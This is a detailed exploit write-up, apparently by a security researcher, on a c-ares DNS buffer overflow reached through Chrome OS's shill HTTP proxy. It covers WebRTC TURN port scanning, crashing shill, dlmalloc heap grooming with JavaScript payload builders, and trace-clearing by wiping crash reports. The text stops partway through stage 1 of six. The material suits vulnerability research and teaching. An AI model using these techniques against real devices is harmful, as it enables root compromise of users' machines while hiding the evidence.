

Chrome OS exploit

gzobqq@gmail.com

The c-ares bug

There is a one byte buffer overflow in the c-ares DNS client library. Code from https://github.com/c-ares/c-ares/blob/cares-1_7_5/ares_mkquery.c#L101 with some modifications for brevity:

```
len = 1; // (1)
for (p = name; *p; p++) { // (2)
    if (*p == '\\\\' && *(p + 1) != 0)
        p++;
    len++;
}

if (*name && *(p - 1) != '.') // (3)
    len++;

*buflen = len + HFIXEDSZ + QFIXEDSZ;
*buf = malloc(*buflen);

q = *buf; // (4)
q += HFIXEDSZ;
while (*name) {
    len = 0;
    for (p = name; *p && *p != '.'; p++) {
        if (*p == '\\\\' && *(p + 1) != 0)
            p++;
        len++;
    }
    *q++ = (unsigned char)len;
    for (p = name; *p && *p != '.'; p++) {
        if (*p == '\\\\' && *(p + 1) != 0)
            p++;
        *q++ = *p;
    }
    if (!*p)
        break;
    name = p + 1;
}
*q++ = 0;

// writes QFIXEDSZ bytes at q
DNS_QUESTION_SET_TYPE(q, type);
DNS_QUESTION_SET_CLASS(q, dnsclass);
```

The code calculates a buffer length, allocates and fills it. Let's first take a look at the fill part at (4). HFIXEDSZ bytes are used up at the beginning and QFIXEDSZ bytes at the end. The middle loop iterates over parts ending with '.' until it encounters a '\\0'. The last part may or may not end with a '.'.

Each part is copied to the buffer with a length byte written in front of it instead of a terminating '.'. Backslash escapes are unescaped and '\.' doesn't terminate a part. After the loop, an empty part is written as a single length byte of 0.

Length of the buffer is calculated in (1). The initialization with 1 is to account for the final empty part. The loop at (2) calculates the length of unescaped name. Included are the terminating dots to account for the length bytes. For n parts there are n length bytes and either n or n - 1 terminating dots because the last part may or may not end with a dot. If it doesn't end with a dot then an additional +1 is added to len in (3).

There is a bug for the case when the last part ends with an escaped dot, '\.' (3) thinks that the last part ends with a dot and doesn't add a +1 to len. But since the dot is escaped, it actually belongs inside the last part and doesn't terminate it. So the last part doesn't have a terminating dot to account for its length byte and the buffer is short by one byte. This causes the least significant byte of dnsclass to overflow the buffer.

c-ares is used as the DNS client library for an HTTP proxy built into shill, the Chrome OS network manager. The HTTP proxy listens on a random port on the loopback interface and can be connected to by chrome from JavaScript. Shill runs as root. This is essentially the single bug that is used to get root from JavaScript.

But with limited grooming primitives in proxy code it is difficult to exploit. Let's look at the details of dlmalloc, the proxy and chrome TURN. In the following snippets irrelevant code is sometimes omitted for better readability.

dlmalloc

Shill uses dlmalloc. The code can be seen in <https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;hb=glibc-2.19>. The central structure that dlmalloc works with is malloc_chunk at malloc.c:1104:

```
struct malloc_chunk {
  INTERNAL_SIZE_T    prev_size; /* Size of previous chunk (if free). */
  INTERNAL_SIZE_T    size;      /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;      /* double links -- used only if free. */
  struct malloc_chunk* bk;
```

Chunk data follows this header. The size field is the size of the entire chunk from the start of the current header to the start of the next header. It is 0x10 byte aligned on a 64 bit machine. Since the low 4 bits of size would be zero, dlmalloc uses them for flags. The least significant bit is prev_inuse that says whether the previous chunk is in use. prev_size is the size of the previous neighboring chunk. fd and bk are freelist pointers that are only used when the chunk is free. If a chunk is allocated

then the pointer returned by `malloc()` points to the `fd` field. In other words, the pointer returned to user is offset by 0x10 bytes from the chunk header. The memory usable by the caller reaches to the size field of the next chunk so it includes the `prev_size` of the next chunk. This means that the `prev_size` field is only accessed by `dlmalloc` when `!(size & prev_inuse)`. It also means that only the size field contributes to `dlmalloc` overhead. Size of the chunk is calculated by `max(align10(size + 8), 0x20)` where size is the number of bytes requested. I'll call `align10` the function that aligns a number up to 0x10.

Free chunks are sorted by `dlmalloc` according to size into 7 fastbins, 61 smallbins and 63 largebins. There is also a bin for unsorted chunks. The fastbins are singly linked lists for sizes 0x20 - 0x80. Smallbins are doubly linked lists for sizes 0x20 - 0x3f0. Largebins are doubly linked lists starting from 0x400. The unsorted list is also doubly linked and contains arbitrary size chunks that haven't yet been sorted into correct bins. There is also the top chunk - the chunk that contains the end of the heap and can be dynamically resized. Fastbin chunks aside, `dlmalloc` always keeps free chunks consolidated - they are joined with any neighboring free chunks. Fastbins are special though. For most of `dlmalloc` code they act like in use chunks. They are not consolidated with any neighboring free chunks. This can cause fragmentation.

`malloc()` code starts at `malloc.c:3294`. It first tries to return a matching size chunk from the beginning of a fastbin. Since fastbin chunks are already marked as in use they can be returned quickly. Then `malloc` tries to return a matching size chunk from the end of a smallbin. Then, if the requested size is $\geq 0x400$, all fastbins are killed, consolidated and pushed in front of the unsorted list. Then the unsorted list is iterated in reverse, oldest entries first. If an exact size match is found it is returned. Otherwise, chunks are sorted into the correct small- and largebins. Finally a best-fit chunk from small- and largebins is used. If it is at least 0x20 bytes larger than requested then it is carved into two and the remainder is pushed into the now empty unsorted list. As a locality optimization, if the size requested was $< 0x400$ then a pointer to the remainder is stored in `last_remainder`. If a future `malloc` requests $< 0x400$ bytes, doesn't find an exact match from a smallbin and the unsorted list contains only this remainder then the remainder is used instead of a best fit chunk.

`free()` code is at `malloc.c:3806`. If the size is $\leq 0x80$ then the chunk is placed in front of a fastbin. Otherwise, if `prev_inuse` indicates that the previous chunk is free then it is consolidated. Then the size field of the chunk to be freed is used to locate the following chunk. The size of the second chunk is also used to get to the third chunk, whose `prev_inuse` says whether the second chunk is in use. If it's free then it will be consolidated. The resulting chunk is placed in front of the unsorted list.

Key points relevant to the exploit are:

- malloc(size) allocates a chunk with a size of align10(size + 8)
- <= 0x80 freed chunks are consolidated only after a following malloc(>= 0x400)
- best fit allocator, smallest large enough chunk is used
- last_remainder can mess up the best fit logic

I wrote a libc patch and some JavaScript to record and visualize malloc chunk changes. I call it malloc dumper and there are some pictures of it below to illustrate chunk changes while grooming.

std::string, std::vector

The exploit does most of the memory grooming using std::string so it's important to understand the libstdc++ implementation of it. The string object is essentially just an 8 byte pointer to refcounted string data. The data has a $3 * 8 = 0x18$ byte _Rep header declared in basic_string.h:148:

```
struct _Rep_base {
    size_type _M_length;
    size_type _M_capacity;
    _Atomic_word _M_refcount;
};
```

The header is followed by _M_capacity + 1 byte buffer. _M_length is the actual length of the string, _M_length <= _M_capacity. There is a nul byte after _M_length bytes. _M_refcount is off by one such that value zero means there is one reference. If string::push_back or string::append doesn't have enough space in _M_capacity then it will allocate a new _Rep with at least double the capacity and then unref and possibly delete the old _Rep. Starting with an empty string, a stream of push_back-s grow the string capacity in powers of 2. The malloc chunk size of a string is align10(0x18 + _M_capacity + 1 + 8), 0x18 for the _Rep, 1 for nul and 8 for the malloc header. So that's align10(_M_capacity + 0x21). If capacity is 0x10 aligned then malloc chunk size is capacity + 0x30. The exploit often creates n - 0x30 byte strings to allocate n byte chunks.

Also relevant to the exploit is that string::substr() allocates a new _Rep that has an exact capacity without slop. substr is called for example from base::TrimWhitespaceASCII so that function produces a new _Rep with an exact capacity.

The implementation of std::vector is somewhat relevant as well. In libstdc++ a vector is essentially 3 pointers, stl_vector.h:82:

```
pointer _M_start;
pointer _M_finish;
```

```
pointer _M_end_of_storage;
```

_M_start points to the start of a memory block containing vector elements and _M_end_of_storage points to the end of that block. _M_finish points to the end of the last element in the vector. With a stream of push_back-s, the size of this block keeps doubling.

Shill HTTP proxy

The exploit makes TCP connections from chrome using TURN with WebRTC. The turn:// URL has "transport=tcp" to say that TCP should be used instead of UDP. It is possible to speak TURN to the HTTP proxy because the HTTP parsing is rather lax. Shill code is located at aosp/system/connectivity/shill/. Let's first take a closer look at the proxy code.

The headers are parsed into the variables defined in http_proxy.h:154:

```
std::string client_method_;
std::string client_version_;
std::string server_hostname_;
std::vector<std::string> client_headers_;
```

The splitting into headers is done in http_proxy.cc:388:

```
for (; ptr < end && state_ == kStateReadClientHeader; ++ptr) {
    if (*ptr == '\n') {
        if (!ProcessLastHeaderLine()) {
            return false;
        }
        // Start a new line. New characters we receive will be appended there.
        client_headers_.push_back(string());
        continue;
    }
    string* header = &client_headers_.back();
    if (header->length() >= kMaxHeaderSize) {
        return false;
    }
    header->push_back(*ptr);
}
```

Headers are terminated with just '\n', not '\r\n'. Maximum header size is 0x800 not including the '\n'. It is worth noting that the header string grows with push_back one character at a time. If the string grows past a power of two then the _Rep capacity is doubled. If the capacity is say 0x80 then the malloc chunk is 0x80 + 0x30 = 0xb0 bytes. Additional push_back will allocate a chunk of 0x80 * 2 + 0x30 = 0x130 bytes and then free the old 0xb0 chunk. Possible sizes for the header string in hex are 30, 40, 50, 70, b0, 130, 230, 430 and 830. This is a good place to show how a growing string might

look like in in malloc dumper.

1	40	30							
1	40	30							
1	40	30	40						
1	40	30	40						
1	40	30	40	50					
1	40	30	40	50					
1	40	30	40	50	70				
1	40	30	40	50	70				
1	40	30	40	50	70				
1	40	30	40	50	70				
1	40	30	40	50	70	130			
1	40	30	40	50	70	130			
1	40	30	40	50	70	130	110		
1	40	30	40	50	70	130	110		
1	40	30	40	50	70	130	110		

It shows how a double _Rep is repeatedly allocated and the old _Rep is freed. This header has a '\n' after 0xe0 bytes. So the capacity should grow to 0x100 and the final chunk should be 0x130.

This picture demonstrates some aspects of dlmalloc. Notice that the sequence in the picture is 30, 40, 50, 70, 130, 110. For one thing, b0 seems to be missing from the sequence. That's because there was an exact b0 hole elsewhere. But if dlmalloc is best fit then why did 40, 50 and 70 come from this large chunk, not b0? Because the large chunk is marked as last_remainder. The b0 allocation itself comes from a smallbin though, before last_remainder is checked.

Notice also how the 30, 40, 50 and 70 are freed but not consolidated. They go into fastbins and are not consolidated before malloc(>=0x400).

Finally, what's the last 110 allocation and why is the header in 130 freed right after? See the next code block at <http://proxy.cc:349> in ProcessLastHeaderLine that processes each header:

```
string* header = &client_headers_.back();
base::TrimString(*header, "\\r", header);
```

Any leading or terminating sequence of '\r'-s is stripped. Also, TrimString uses string::substr which allocates a new _Rep with an exact capacity. So for the 0x130 chunk the capacity is 0x100 but the string size is actually 0xe0, so substr allocates 0xe0 + 0x30 = 0x110. The new string is assigned back to header so old _Rep at 0x130 is freed. Next comes a check for an empty header:

```
if (header->empty()) {
    // Empty line terminates client headers.
```

```

    client_headers_.pop_back();
    if (!ParseClientRequest()) {
        return false;
    }
}

```

Empty header indicates the end of headers. ParseClientRequest gets a closer look below. Next, if this is the first header then it is parsed further for the HTTP method, version and hostname.

```

// Is this is the first header line?
if (client_headers_.size() == 1) {
    if (!ReadClientHTTPMethod(header) ||
        !ReadClientHTTPVersion(header) ||
        !ReadClientHostname(header)) {
        return false;
    }
}

```

Also, maximum number of headers is 0x7f, not including the final empty header:

```

if (client_headers_.size() >= kMaxHeaderCount) {
    return false;
}

```

Method is parsed in http_proxy.cc:460:

```

size_t method_end = header->find(kHTTPMethodTerminator);
if (method_end == string::npos || method_end == 0) {
    return false;
}
client_method_ = header->substr(0, method_end);

```

kHTTPMethodTerminator == ". The method is not validated further. So incoming data needs to have '\n' in the first 0x801 bytes and ' ' before the '\n' for the method to be valid. Next up is HTTP version in http_proxy.cc:473:

```

const string http_version_prefix(kHTTPVersionPrefix);
size_t http_ver_pos = header->find(http_version_prefix);
if (http_ver_pos != string::npos) {
    client_version_ =
        header->substr(http_ver_pos + http_version_prefix.length() - 1);
} else {
    return false;
}

```

kHTTPVersionPrefix == " HTTP/1". So that also has to occur before the first '\n'. Finally, the hostname is parsed in http_proxy.cc:435:

```

const string http_url_prefix(kHTTPURLPrefix);

```

```

size_t url_idx = header->find(http_url_prefix);
if (url_idx != string::npos) {
    size_t host_start = url_idx + http_url_prefix.length();
    size_t host_end =
        header->find_first_of(kHTTPURLDelimiters, host_start);
    if (host_end != string::npos) {
        server_hostname_ = header->substr(host_start,
                                         host_end - host_start);
    } else {
        return false;
    }
}

```

kHTTPURLPrefix == "http://" and kHTTPURLDelimiters == "/#?". Having a request URL in the first header is optional. After this parsing, most of the interesting code is in ParseClientRequest. Let's break that function down, http_proxy.cc:260:

```

string host;
bool found_via = false;
for (auto& header : client_headers_) {
    if (base::StartsWith(header, "Host:",
                        base::CompareCase::INSENSITIVE_ASCII)) {
        host = header.substr(5);
    } else if (base::StartsWith(header, "Via:",
                        base::CompareCase::INSENSITIVE_ASCII)) {
        found_via = true;
        header.append(StringPrintf(", %s shill-proxy", client_version_.c_str()));
    }
}

```

The Host: and Via: headers get some extra processing. The exploit uses them extensively for grooming. The value of a Host: header is assigned to the host string variable which also frees any _Rep from a previous Host: header. For any Via: headers, a temporary version string is created with StringPrintf and appended to the header. With append, a larger _Rep may be allocated and the old one freed. Another interesting part is http_proxy.cc:298:

```

base::TrimWhitespaceASCII(host, base::TRIM_ALL, &host);
if (host.empty()) {
    host = server_hostname_;
}
if (host.empty()) {
    return false;
}

```

The host is trimmed and the result assigned back to the host variable. This allocates a potentially shorter trimmed string and then frees the original string. If there is no host or it becomes empty after trimming then the proxy tries the hostname from the first header or hits an error. Next, the port number is parsed in http_proxy.cc:310:

```

vector<string> host_parts = base::SplitString(
    host, ":", base::TRIM_WHITESPACE, base::SPLIT_WANT_ALL);

```



```

if (host_parts.size() > 2) {
    return false;
} else if (host_parts.size() == 2) {
    server_hostname_ = host_parts[0];
    if (!base::StringToInt(host_parts[1], &server_port_)) {
        return false;
    }
} else {
    server_hostname_ = host;
}

```

The host is split by colons and is allowed to have a maximum of two parts. The first part is assigned to `server_hostname_`. Finally, the proxy tries to connect to the server at `http_proxy.cc:329`:

```

IPAddress addr(IPAddress::kFamilyIPv4);
if (addr.SetAddressFromString(server_hostname_)) {
    if (!ConnectServer(addr, server_port_)) {
        return false;
    }
} else {
    SLOG(connection_.get(), 3) << "Looking up host: " << server_hostname_;
    Error error;
    if (!dns_client_->Start(server_hostname_, &error)) {

```

If the hostname doesn't look like an IP address then `DNSClient::Start` calls `ares_gethostbyname`. Hostnames ending with `\.` trigger the c-ares bug and an OOB write.

WebRTC TURN

Final piece of existing code that should be discussed is the chrome WebRTC TURN code. The exploit uses TURN to make TCP connections to the HTTP proxy. The interesting code is mostly in `chrome_src/third_party/webrtc/p2p/base/`

TURN first sends out a `TURN_ALLOCATE_REQUEST`. It is serialized in `base/stun.cc:359`:

```

buf->WriteUInt16(type_);
buf->WriteUInt16(length_);
if (!IsLegacy())
    buf->WriteUInt32(kStunMagicCookie);
buf->WriteString(transaction_id_);

for (size_t i = 0; i < attrs_->size(); ++i) {
    buf->WriteUInt16((*attrs_)[i]->type());
    buf->WriteUInt16(static_cast<uint16_t>((*attrs_)[i]->length()));
    if (!(*attrs_)[i]->Write(buf))
        return false;
}

```

type_ is 0x0003, length_ is the length of attributes, magic cookie is 0x2112a442 and transaction_id_ is random 12 bytes from base64 characters. The first attribute has type 0x0019, length 4 and payload bytes 11 00 00 00 in hex. The second attribute is a username with type 0x0006 and length and payload controlled by JavaScript. With percent encoding the username may contain arbitrary bytes from 0x00 - 0xff. Notice that from the fields preceding username, only the total length_ and the length of username may contain the 0x0a byte. Both length fields are under the control of JavaScript. This means that JavaScript can send TURN data to the HTTP proxy such that the first '\n' is in the username. The username can have " " and " HTTP/1" before the '\n' such that the proxy parses the first header successfully.

There is a catch though. TURN will only send the username field if it has first received a packet from the server specifying a realm attribute. It turns out (pun not intended) that the request can be replied to with STUN_ERROR_TRY_ALTERNATE. This can specify a realm attribute and an alternate IP and port for the client to try and connect to next. Then, chrome tries to send TURN_ALLOCATE_REQUEST to the alternate IP, but this time it has a realm and sends the username as well. The exploit lets chrome connect to an external python server first that redirects it to localhost port on which shill is listening.

Maximum size of a TURN packet that chrome can send out is 0x8000, enforced in content/browser/renderer_host/p2p/socket_dispatcher_host.cc:302:

```
if (data.size() > kMaximumPacketSize) {
    LOG(ERROR) << "Received P2PHostMsg_Send with a packet that is too big: "
                << data.size();
    Send(new P2PMsg_OnError(socket_id));
    delete socket;
    sockets_.erase(socket_id);
    return;
}
```

Port scan

Shill listens on a random port. It is the only port listening. The exploit scans all ports using WebRTC TURN. The random port comes from a range 32768 - 61000. An array of TURN servers can be specified with a WebRTC connection and the exploit uses that to scan in chunks of 1024 ports. Once all TURN connections have failed, pc.onicecandidate(event) is called with event.candidate == null. If a chunk had no listening ports then the callback fires in less than a second. If a chunks hits the proxy port, it will try to send TURN_ALLOCATE_REQUEST-s with doubling intervals of 0.1 seconds, 0.2, 0.4, 0.8, 1.6. The proxy doesn't receive a terminating empty header and keeps parsing headers. While parsing the headers though, the proxy closes the connection after 1 second of inactivity, so the 1.6

second interval is cut short after 1 second and the connection is closed. The total connection time is $0.1 + 0.2 + 0.4 + 0.8 + 1 = 2.5$ seconds. So if a callback doesn't fire in less than a second then the chunk should contain the proxy port.

But there is a surprising caveat. Kernel picks a random TCP source port for any connection. It might be picked as equal to the currently attempted destination port. In that case, kernel actually loops the connection back to itself and the connection succeeds. Any data sent on a socket will be received on the same socket. TURN expects a `STUN_ALLOCATE_RESPONSE` and discards any received `TURN_ALLOCATE_REQUESTS`-s that it sent to itself. The doubling intervals are capped at 1.6 seconds and the connection times out after 9 request attempts, so the total connection time is $0.1 + 0.2 + 0.4 + 0.8 + 1.6 * 5 = 9.5$ seconds. That causes false positives that can't be distinguished by waiting for just a second. The issue is not only theoretical, it happens three times per scan on average. Waiting long enough to distinguish between 2.5 and 9.5 seconds doesn't work either. A callback firing after 9.5 seconds only says that the chunk had an unlucky loop connection, but there may or may not have been a 2.5 second proxy connection in this range as well.

Instead, the exploit times out each chunk in less than a second. If a callback fires before the timeout then there was no proxy connection. It scans all chunks and then keeps retrying all timed out chunks until only one remains. Then the chunk is split in half, one half is eliminated and so on. The average scan takes about 18 seconds.

Crashing shill

There are limits that make grooming shill complicated. TURN packet length is $\leq 0x8000$ bytes, HTTP header length is $\leq 0x800$, total number of headers is $\leq 0x7f$. The proxy accepts one connection at a time. Almost all memory allocated by a connection is freed after the connection closes. Ideally, grooming would eat all larger holes in `dlmalloc` until further allocations come sequentially from the top chunk. But with these limits it's difficult. That's why the exploit first intentionally crashes shill to start with a cleaner and less fragmented `dlmalloc` layout. Shill will be restarted automatically. There are some side effects. The network connectivity is lost for a few seconds and the bottom right connectivity icon indicates disconnect and reconnect. Even more savvy people probably wouldn't notice it though or dismiss it as a network glitch. Another thing is that a crash report may be generated. It doesn't look like Chrome OS sends crash reports while in guest mode. Once the exploit gets root it clears any stored reports and disables the crash reporter.

The exploit could use the OOB write to crash shill but there is another bug that allows shill to be crashed more reliably. Shill sends data on a socket without specifying the `MSG_NOSIGNAL` flag to

send(), http_proxy.cc:689:

```
int ret = sockets_ ->Send(fd, server_data_.GetConstData(),
                          server_data_.GetLength(), 0);
```

If the socket is already closed before send() then the kernel will signal a SIGPIPE that will kill shill. The exploit causes just that to happen with the client socket. Normally, if the client connection is closed then the read_client_handler_ of the proxy will run the ReadFromClient callback that will stop both client and server connections. So it's hard to do a send() after that. But shill stops read_client_handler_ while it has data to send to the server. If server doesn't read out any incoming data then the kernel receive buffer is filled. Next, the kernel send buffer of Chrome OS is filled and shill would block while sending further data to the server. So shill doesn't enable read_client_handler_ because it has further data to send to the server. JavaScript can then close the TURN connection and shill doesn't notice that. Finally, the server can send a single byte to the proxy. The proxy tries to forward it to the client socket, which has been closed by chrome. And the shill process gets killed by SIGPIPE.

The python server configures the size of the receive buffer to be minimal with SO_RCVBUF.

JavaScript uses the following TURN username as a payload to the proxy:

```
this.ip_pad + ' http://' + this.ip + ':2401 HTTP/' + '1'.repeat(0x7be) + '\n' +
vias(0x7c) +
'\n';
```

This creates a version string of roughly 0x800 bytes that is appended to every via. It also creates nearly 0x80 vias. So the total size of data sent to the server is about $0x800 * 0x80 = 0x40000 = 256$ KB. That's a lot more than the 32 KB limit of a TURN packet. The ip_pad length is such that the length of ip_pad + ip is a constant 15. Otherwise payload lengths would vary with server IP lengths which might hide bugs that only occur with certain payload lengths.

Primitives for crafting headers

This is a good time to introduce some simple functions that are used for crafting the HTTP headers in xpl.js:

Convert an 8 byte word into a string in little endian:

```
function word(w) {
  var ret = '';
```

```

    for (var i = 0; i < 8; i++) {
        ret += String.fromCharCode(w & 0xff);
        w = Math.floor(w / 0x100);
    }
    return ret;
}

```

Convert arbitrary number of words:

```

function words() {
    var str = '';
    for (var i = 0; i < arguments.length; i++)
        str += word(arguments[i]);
    return str;
}

```

Create an ordinary header with a specified size. For example, `header(0xa0)` allocates a `dlmalloc` chunk of `0xa0 + 0x30 = 0xd0` bytes.

```

function header(size) {
    return 'a'.repeat(size) + '\n';
}

```

Create multiple ordinary headers:

```

function headers(count, size) {
    return header(size).repeat(count);
}

```

Create a via header:

```

function via(size) {
    if (size === undefined)
        size = 4;
    return 'via:' + 'a'.repeat(size - 4) + '\n';
}

```

Via headers deserve a closer look. They act like ordinary headers in that `via(0xa0)` allocates a `dlmalloc` chunk `0xd0`. But once all headers are read, each via header gets extra processing in `ParseClientRequest`, [http_proxy.cc:270](http://proxy.cc:270):

```

header.append(StringPrintf(", %s shill-proxy", client_version_.c_str()));

```

First, `StringPrintf` allocates a string with a length of `version length + 0xE`. So the `malloc` chunk size of that string is `align10(strlen(client_version_.c_str()) + 0xE + 0x21)`. Second, a new header `_Rep` is allocated with a capacity enough to fit the appended string, but with at least doubled capacity. Third,

the old `_Rep` of the header is freed. Fourth, the temporary `StringPrintf _Rep` is freed. The exploit uses via headers a lot to

- fill memory by appending a large `client_version_` to a large number of empty via headers
- do new allocations in `ParseClientRequest` that are persistent for the duration of the connection unlike with the host header discussed below
- free chunks to create holes

Create multiple vias:

```
function vias(count, size) {  
  return via(size).repeat(count);  
}
```

Create a host header:

```
function host(size) {  
  if (size === undefined)  
    size = 0;  
  return 'host:' + 'a'.repeat(size) + '\n';  
}
```

Like via, the host header is also used a lot and deserves a closer look. Each host header is also processed in `ParseClientRequest`, [http_proxy.cc:266](http://proxy.cc:266):

```
host = header.substr(5);
```

The host variable is declared as a string. So `host(0xa0)` first allocates a length `0xa5` header string with a `dlmalloc` chunk size `align10(0xa5 + 0x21) = 0xd0`. Later in `ParseClientRequest` `string::substr` allocates another `0xd0` chunk and the assignment to `host` frees any previous `_Rep` assigned to the host string. So a following `host(0x30)` would first allocate `0x60` and then free `0xd0`. The host header is used to

- temporarily eat a `dlmalloc` hole to protect it from following allocations
- make $\geq 0x400$ allocations to consolidate fastbins without the persistent side effects of via allocations
- create holes by calling `host()` twice, the second one is allocated after the first and the first is then freed and creates a hole

Finally, there is `safe_via`:

```
function safe_via(count) {  
  if (count === undefined)  
    count = 1;
```

```

return headers(4, 4) + vias(count) + header(4);
}

```

By default it allocates a single via with 4 normal headers before the via and one after. The normal headers are also 4 characters just like the "via:". Since vias are freed, any neighboring freed vias can consolidate to form large holes. When the exploit creates multiple empty vias then it intends to fill holes, not create new ones. So it's problematic when the final few vias happen to be next to each other or next to small holes and get consolidated to form larger holes. `safe_via` makes such scenario less likely by allocating 4 regular small headers before and one after the via.

Heap fill

Once the exploit has scanned the shill port, crashed shill and scanned the port again, it is ready to start the exploit. First, it tries to fill any fragmentation of the heap that has occurred since the start of the process. It tries to fill all large holes, so that the top chunk would be the only large free chunk. I haven't found a way to do persistent allocations, but the next best thing is `PostDelayedTask(callback, delay)`. It is called by shill in `StartIdleTimeout`, `http_proxy.cc:571`:

```

void HTTPProxy::StartIdleTimeout() {
    int timeout_seconds = 0;
    switch (state_) {
        case kStateReadClientHeader:
            timeout_seconds = kClientHeaderTimeoutSeconds;
            break;
        case kStateConnectServer:
            timeout_seconds = kConnectTimeoutSeconds;
            break;
        case kStateLookupServer:
            // DNSClient has its own internal timeout, so we need not set one here.
            timeout_seconds = 0;
            break;
        default:
            timeout_seconds = kInputTimeoutSeconds;
            break;
    }
    idle_timeout_.Cancel();
    if (timeout_seconds != 0) {
        idle_timeout_.Reset(Bind(&HTTPProxy::StopClient,
                                weak_ptr_factory_.GetWeakPtr()));
        dispatcher_>PostDelayedTask(idle_timeout_.callback(),
                                    timeout_seconds * 1000);
    }
}

```

`StartIdleTimeout` is called after any activity on any socket. The largest timeout is `kInputTimeoutSeconds = 30` seconds which is used after server connection is established or error has occurred. The callback to `PostDelayedTask` itself ends up as part of `PendingTask` inside

MessageLoop::delayed_work_queue_ which is an std::priority_queue<PendingTask>. The memory behind a priority_queue is just a single block that grows by doubling. So that can't be used to fill multiple large holes. But a callback holds a reference to a BindState that allocates a 0x40 byte dlmalloc chunk. Also, idle_timeout_ is a CancelableCallback, whose callback() has a weak pointer argument. The weak pointer inside the callback contains a refpointer to WeakReference::Flag that allocates a 0x20 byte dlmalloc chunk. If the proxy connection is closed then the idle_timeout_ is canceled which invalidates the weak pointer but the PendingTask stays alive until the end of the the timeout and keeps BindState and Flag alive as well. This way one PostDelayedTask can use up 0x40 + 0x20 = 0x60 bytes for 30 seconds. Sending a single byte from the server calls PostDelayedTask twice, once for receive and once for send to client. Sending a stream of single bytes from the server for a few seconds can fill a fair amount of heap.

There is a problem though. The delayed_work_queue_ keeps growing as well. When it is full then a new doubled block is allocated and the old one is freed. This free can create a large hole. dlmalloc has some code for large allocations that helps though, malloc.c:2279:

```
if ((unsigned long) (nb) >= (unsigned long) (mp_.mmap_threshold) &&
    (mp_.n_mmmaps < mp_.n_mmmaps_max))
{
    mm = (char *) (MMAP (0, size, PROT_READ | PROT_WRITE, 0));
```

If the allocation size exceeds mmap_threshold then the chunk is directly allocated with mmap. Such a chunk doesn't create a hole when freed. mmap_threshold is 0x20000 by default, but it can change dynamically, malloc.c:2908:

```
_libc_free (void *mem)
{
    p = mem2chunk (mem);
    if (chunk_is_mmapmed (p)) /* release mmapmed memory. */
    {
        /* see if the dynamic brk/mmap threshold needs adjusting */
        if (!mp_.no_dyn_threshold
            && p->size > mp_.mmap_threshold
            && p->size <= DEFAULT_MMAP_THRESHOLD_MAX)
        {
            mp_.mmap_threshold = chunksize (p);
```

So if mmapmed chunk larger than the threshold is freed then the threshold is increased to the size of that chunk.

The doubling sequence of the delayed_work_queue_ in hex is 2800, 5000, a000, 14000, 28000, 50000, a0000. I've seen mmap_threshold go past 28000 but not past 50000. Let's assume that the threshold is between 28000 and 50000. Once delayed_work_queue_ grows past 28000 then the 50000

allocation past the threshold, so it's mmaped and a 28000 hole is created. As delayed_work_queue_ grows to 50000 the 28000 hole gets filled by 20 and 40 allocations. The a0000 allocation is also mmaped and the freeing of mmaped 50000 doesn't create a new hole. So that would eliminate all large holes.

It takes roughly 0x1000 PendingTasks to fill 0x50000 bytes. Each byte sent from the server queues two. It takes about 2 - 3 milliseconds for the proxy to receive and send a single byte. So the server needs to drip single bytes for $3 * 0x1000 / 2$ milliseconds which is about 6 seconds. The server uses TCP_NODELAY against nagle's algorithm. With a timeout of 30 seconds the first tasks start to time out in 24 seconds. The further critical stages of the exploit only take a few seconds though. Adding this kind of heap fill mechanism makes the exploit noticeably more stable.

Stage 1 - 820 hole

Now with a clean heap the exploit is ready to run. It consists of 6 stages. Each stage is performed by a separate proxy connection. The stages manipulate dlmalloc chunks mostly in ParseClientRequest using the via and host headers. Why does the exploit need multiple stages? It needs to do things that can only be done after the via and host headers are processed. For example once c-ares corrupts memory the header processing is already done. But more grooming has to follow to make use of the memory corruption. So another proxy connection must come in. Also, the next connection has to be able to predict that certain allocations are placed exactly where memory corruption occurred. This is difficult because all the memory from the previous connection is freed and consolidated. The next connection would have to fill the freed memory the exact same way, which is not going to happen because of too much noise between connections.

This is where stage 1 comes in. It creates a 0x820 byte hole inside dlmalloc that is persistent across connections. A following stage can first place a via into the 0x820 hole. dlmalloc is best fit, so as long as there are no other 0x820 holes, the allocation will come from the 0x820 hole created in stage1. Then all holes larger than say 0x100 can be filled. Then the 0x820 can be freed because it is a via. And then a 0x110 byte allocation for example will come from the 0x820 hole because all other holes larger than 0x100 were eaten. A following stage can repeat this process and be fairly certain that the 0x110 is placed exactly where it was placed in the previous stage.

The 0x820 hole is made persistent by placing persistent allocations before and after it. How to do that if all the memory is freed after the connection is closed? Well, some of it actually isn't, http_proxy.h:161:

```
std::vector<std::string> client_headers_;
```

```
std::string server_hostname_;
ByteString client_data_;
ByteString server_data_;
```

ByteString is just a wrapper around `vector<unsigned char>`. `StopClient` clears all these with `clear()`. But `clear()` just marks data length as 0 and doesn't free the underlying memory. `client_headers_.clear()` destructs all strings, so all headers are freed. But the memory for the vector persists. So does the memory for `ByteString`. `server_hostname_.clear()` only marks the length of the string as 0. Stage 1 places a persistent 0x410 chunk with `client_headers_` vector data before the 0x820 and a persistent 0x410 chunk with `server_data_` after the 0x820.

The first header of stage 1 is:

```
this.ip_pad + ' http://' + this.ip + ':4115 HTTP/' + '1'.repeat(0x3d2) + '\n'
```

It specifies a valid host to receive data into `server_data_`. And it creates a version of size 0x3d2. With the added 0xE the `StringPrintf` and `header.append` allocate $0x3d2 + 0xE + 0x30 = 0x410$. Stage 1 then makes two empty vias:

```
via() +
via() +
```

The first allocates a 0x410 in `StringPrintf`. Then a following 0x410 is allocated by `append`. And the first 0x410 is freed. The second via allocates 0x410 into the first slot again, then it allocates a third 0x410 and frees the first. Then the exploit places a host into the first 0x410 hole:

```
'host:' + ' '.repeat(0x3e0) + '\n' +
```

This is equivalent to `host(0x3e0)` but with spaces instead of 'a'-s. Spaces get stripped and don't override the hostname above. It allocates a host temporarily into the 0x410 hole. Then the exploit does another empty via that allocates a fourth 0x410 with `StringPrintf` and a fifth one with `append`. The fourth is freed. The final result is F U U F U where F is free and U is used. The middle used chunks add up to 0x820. That's how the process looks like in malloc dumper:

410			
410	410		
410	410		
410	410		
410	410		
410	410	410	
410	410	410	
410	410	410	
410	410	410	
410	410	410	410
410	410	410	410
410	410	410	410
410	410	410	410

Well, the fourth is indeed free but the first one isn't. It actually contains the host string that's freed after ParseClientRequest request returns. After that an empty header is pushed into client_headers_ in http_proxy.cc:390:

```
if (!ProcessLastHeaderLine()) {
    return false;
}
client_headers_.push_back(string());
```

